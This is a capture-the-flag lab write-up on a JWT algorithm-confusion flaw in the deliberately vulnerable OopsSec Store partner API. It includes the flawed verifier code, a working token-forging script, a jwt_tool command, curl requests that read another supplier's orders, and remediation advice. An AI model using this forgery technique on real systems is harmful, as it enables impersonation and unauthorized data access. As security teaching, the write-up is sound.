
OopsSec Store runs a Partner API for its suppliers. It hands out a sandbox token to anyone who clicks a button, it authenticates with RS256-signed JWTs, and it publishes its public key at /.well-known/jwks.json so partners can verify webhook callbacks. Every one of those decisions is correct on its own.
The verifier, though, reads the alg field out of the token header and does what it says. Give it RS256 and it calls crypto.verify. Give it HS256 and it calls crypto.createHmac — with the same key. That key is public. We can read it.
Table of contents
Open Table of contents
Lab setup
From an empty directory:
npx create-oss-store oss-store
cd oss-store
npm start
Or with Docker (no Node.js required):
docker run -p 127.0.0.1:3000:3000 leogra/oss-oopssec-storeThe app runs at http://localhost:3000.
Target identification
The footer has a “Partner API” link under Navigation. It leads to /partners, which reads like any B2B integration page: what the API does, how to authenticate, an endpoint table, a webhook section, a changelog, and a directory of suppliers already using it.

Three things on that page are worth writing down.
The sub claim is the identity. The authentication section says it outright:
The sub claim is your partner ID and decides which purchase orders you can read. Endpoints take no partner parameter: whoever the token says you are is who you are.
No ?supplierId= to tamper with. If we want someone else’s data, we have to change the token itself.
The public key is published deliberately. The webhook section explains why:
When a purchase order changes state we POST it to your callback URL and sign the body with the same key pair that signs access tokens. […] So we publish that public key, deliberately and permanently.
Two links: /.well-known/jwks.json and /.well-known/partner-signing-key.pem.
Two algorithms are in play. The changelog:
v2 — Current. Access tokens are signed with RS256. […] v1 — Deprecated. Access tokens were signed with HS256 using a shared secret issued per supplier. The gateway still accepts them while the last integrations migrate, so the v2 rollout did not need a flag day.
A verifier that accepts both an asymmetric and a symmetric algorithm is a shape worth being suspicious about. Hold that thought.
The partner directory lists who else is on the API:
| Supplier | Partner ID | Categories |
|---|---|---|
| Knead to Know Bakehouse | SUP-001 | Bakery, viennoiserie |
| Lettuce Encrypt Organics | SUP-LETTUCE | Produce, dairy |
| Brie Force Fromagerie | SUP-BRIE | Cheese, charcuterie |
Those are the values we would put in sub if we could sign a token.
Getting a working token
Click Generate sandbox token on /partners, or call the endpoint directly:
TOKEN=$(curl -s -X POST http://localhost:3000/api/partner/sandbox-token | jq -r .access_token)
echo $TOKEN
Use it:
curl -s -H "Authorization: Bearer $TOKEN" \
  http://localhost:3000/api/partner/orders | jq
{
"partnerId": "SUP-SANDBOX",
"count": 3,
"orders": [
{
"purchaseOrderId": "PO-SBX-0003",
"total": 1310.75,
"notes": "Sandbox fixture — not a real commitment.",
"createdAt": "2026-08-09T21:19:29.251Z"
}
]
}Dummy data, as advertised. Now decode the token:
echo $TOKEN | cut -d. -f1 | base64 -d 2>/dev/null; echo
echo $TOKEN | cut -d. -f2 | base64 -d 2>/dev/null; echo
{ "alg": "RS256", "typ": "JWT", "kid": "ZTLqFfje…" }
{
"iss": "https://oopssec.store",
"sub": "SUP-SANDBOX",
"scope": "orders:read",
"iat": 1786310396,
"exp": 1786313996
}sub is SUP-SANDBOX. Using tool like jwt.io, change it to SUP-LETTUCE and the signature breaks — we do not have the private key.

Unless we do not need it.
Understanding the vulnerability
One key, two meanings
RS256 is asymmetric. The private key signs, the public key verifies, and knowing the public key tells you nothing useful about how to sign. That asymmetry is what makes it safe to publish a JWKS.
HS256 is symmetric. HMAC-SHA256(secret, message) is computed the same way by whoever signs and whoever verifies. There is one key and it is a secret.
Now suppose a verifier accepts both, and both branches read the same variable — a variable that holds the RSA public key. Under the RS256 branch, that variable is public verification material, which is fine. Under the HS256 branch, the same bytes are now “the secret”. And they are printed on a web page.
So: take the token, rewrite the header to say HS256, put whatever we like in the payload, and sign it with HMAC-SHA256 keyed on the published public key. The server reads alg: HS256, computes HMAC-SHA256(public key, header.payload), gets the same value we did, and accepts.
What the code actually does
lib/partner-auth.ts:
const algorithm = decodeSegment<{ alg?: string }>(header)?.alg;
const key = getPartnerTokenKey();

let signatureIsValid: boolean;
if (algorithm === "RS256") {
  signatureIsValid = crypto.verify(
    "RSA-SHA256",
    Buffer.from(signingInput),
    { key },
    Buffer.from(signature, "base64url")
  );
} else if (algorithm === "HS256") {
  signatureIsValid =
    crypto
      .createHmac("sha256", key)
      .update(signingInput)
      .digest("base64url") === signature;
} else {
  return null;
}
One key. Two algorithms. getPartnerTokenKey() returns the RSA public key PEM — the exact string served at /.well-known/partner-signing-key.pem.
This is not a contrived shape. It is what an unfinished migration looks like: the HS256 branch predates the RS256 one, the variable that used to hold the per-supplier shared secret was repointed at the new key material, and the branch nobody wanted to break stayed.
Exploitation
Step 1: Get the exact key bytes
This is the fiddly part. createHmac keys on bytes, so our HMAC key has to be byte-for-byte what the server passes in: the full PEM, -----BEGIN PUBLIC KEY----- header included, base64 line breaks preserved, trailing newline present. One missing \n and the signature simply will not match, with no error message to tell you why.
The instructive route is to rebuild the PEM from the JWKS, since that is what you would have to do against a real target that only publishes a JWK:
curl -s http://localhost:3000/.well-known/jwks.json | jq{
"keys": [
{
"kty": "RSA",
"n": "qNe4nHCHMZxQMJb_-I2MWckKsUT-16_Mjy64fqcXpiGu6HvEQStT…",
"e": "AQAB",
"use": "sig",
"alg": "RS256",
"kid": "ZTLqFfjebiIijPCnaGTYUBOeVqayDNg2RmYy0yc3A58"
}
]
}Node converts a JWK to SPKI PEM without any manual DER assembly:
import crypto from "crypto";

const { keys } = await (
  await fetch("http://localhost:3000/.well-known/jwks.json")
).json();

const pem = crypto
  .createPublicKey({ key: keys[0], format: "jwk" })
  .export({ type: "spki", format: "pem" });
In Python, jwcrypto or python-jose do the same job:
from jwcrypto import jwk
import requests

jwks = requests.get("http://localhost:3000/.well-known/jwks.json").json()
key = jwk.JWK(**jwks["keys"][0])
pem = key.export_to_pem()  # bytes, SPKI, trailing newline included
If the encoding fights you, take the shortcut — OopsSec Store also serves the raw PEM, exactly as many real providers do:
curl -s http://localhost:3000/.well-known/partner-signing-key.pem > key.pemBoth routes produce identical bytes. Verify it if you want to be sure:
diff <(curl -s http://localhost:3000/.well-known/partner-signing-key.pem) key.pem && echo "identical"Step 2: Forge the token
import crypto from "crypto";

const BASE = "http://localhost:3000";
const TARGET = "SUP-LETTUCE";

const pem = await (
  await fetch(`${BASE}/.well-known/partner-signing-key.pem`)
).text();

const b64 = obj => Buffer.from(JSON.stringify(obj)).toString("base64url");
const now = Math.floor(Date.now() / 1000);

const header = b64({ alg: "HS256", typ: "JWT" });
const payload = b64({
  iss: "https://oopssec.store",
  sub: TARGET,
  scope: "orders:read",
  iat: now,
  exp: now + 3600,
});

const signature = crypto
  .createHmac("sha256", pem)
  .update(`${header}.${payload}`)
  .digest("base64url");

console.log(`${header}.${payload}.${signature}`);
Note digest("base64url"), not base64. JWT signatures are base64url: + becomes -, / becomes _, and the = padding is stripped. Getting this wrong is the second most common reason a forgery “mysteriously” fails.
The kid header can be dropped. The verifier never looks at it, and leaving it in would be claiming our HMAC was produced by an RSA key.
jwt_tool automates the whole thing if you would rather not write the script:
python3 jwt_tool.py $TOKEN -X k -pk key.pem -I -pc sub -pv SUP-LETTUCEStep 3: Read the competitor’s purchase orders
curl -s -H "Authorization: Bearer $FORGED" \
  http://localhost:3000/api/partner/orders | jq
There it is: another supplier’s contract terms, landed costs and margins — and the flag. Of all the partners on the directory, the one that got read was Lettuce Encrypt.
OSS{jwt_4lg_c0nfus10n}The other two directory entries work the same way. Swap sub and you have read the whole supplier base.
Remediation
Pin one algorithm
The most important one. The verifier decides how a token is signed. Never the token.
const EXPECTED_ALGORITHM = "RS256";

const header = decodeSegment<{ alg?: string }>(encodedHeader);
if (header?.alg !== EXPECTED_ALGORITHM) {
  return null;
}
With a library, pass the allow-list explicitly and keep exactly one entry in it:
jwt.verify(token, publicKey, { algorithms: ["RS256"] });An allow-list with two families in it — ["RS256", "HS256"] — is this vulnerability, spelled differently. That array is normally added during a migration and then forgotten. CVE-2015-9235 and CVE-2022-23540 are both this bug at library level.
Keep signing and verification keys in separate variables
const PARTNER_SIGNING_PRIVATE_KEY = getPartnerPrivateKey();
const PARTNER_VERIFICATION_PUBLIC_KEY = getPartnerTokenKey();
Never a generic key that both code paths reach for. This is the structural fix rather than the tactical one: with one variable per role, one call site each, and types that do not interchange, the bug becomes unwriteable. If a migration truly needs two algorithms at once, give each its own verifier function with its own key variable, and pick between them on something the attacker does not control — the API version in the URL, or a kid looked up in a key store that records which algorithm that key may be used with.
While you are in there
- Verify
iss,audandexp, and reject tokens that omit them. - Compare MACs with
crypto.timingSafeEqual, not===. - Reject
alg: noneexplicitly; never let a missingalgfall through to a default. - Treat the JWKS as a key store, not a key source. A token’s
jkuorjwkheader must never tell you where to fetch verification material.
Takeaways
- A published public key is not a leak. It is the mechanism working as designed — JWKS endpoints exist precisely so that anyone can verify.
- “Public” and “harmless” are different claims. Public key material becomes dangerous the moment a code path is willing to treat it as a secret.
- Algorithm agility in a verifier is a liability, not a feature. Every extra accepted
algis another way for the token to choose how it gets checked. - Incomplete migrations are where this lives. The v1 branch nobody wanted to break outlived the reason it existed, which is how most of these bugs reach production.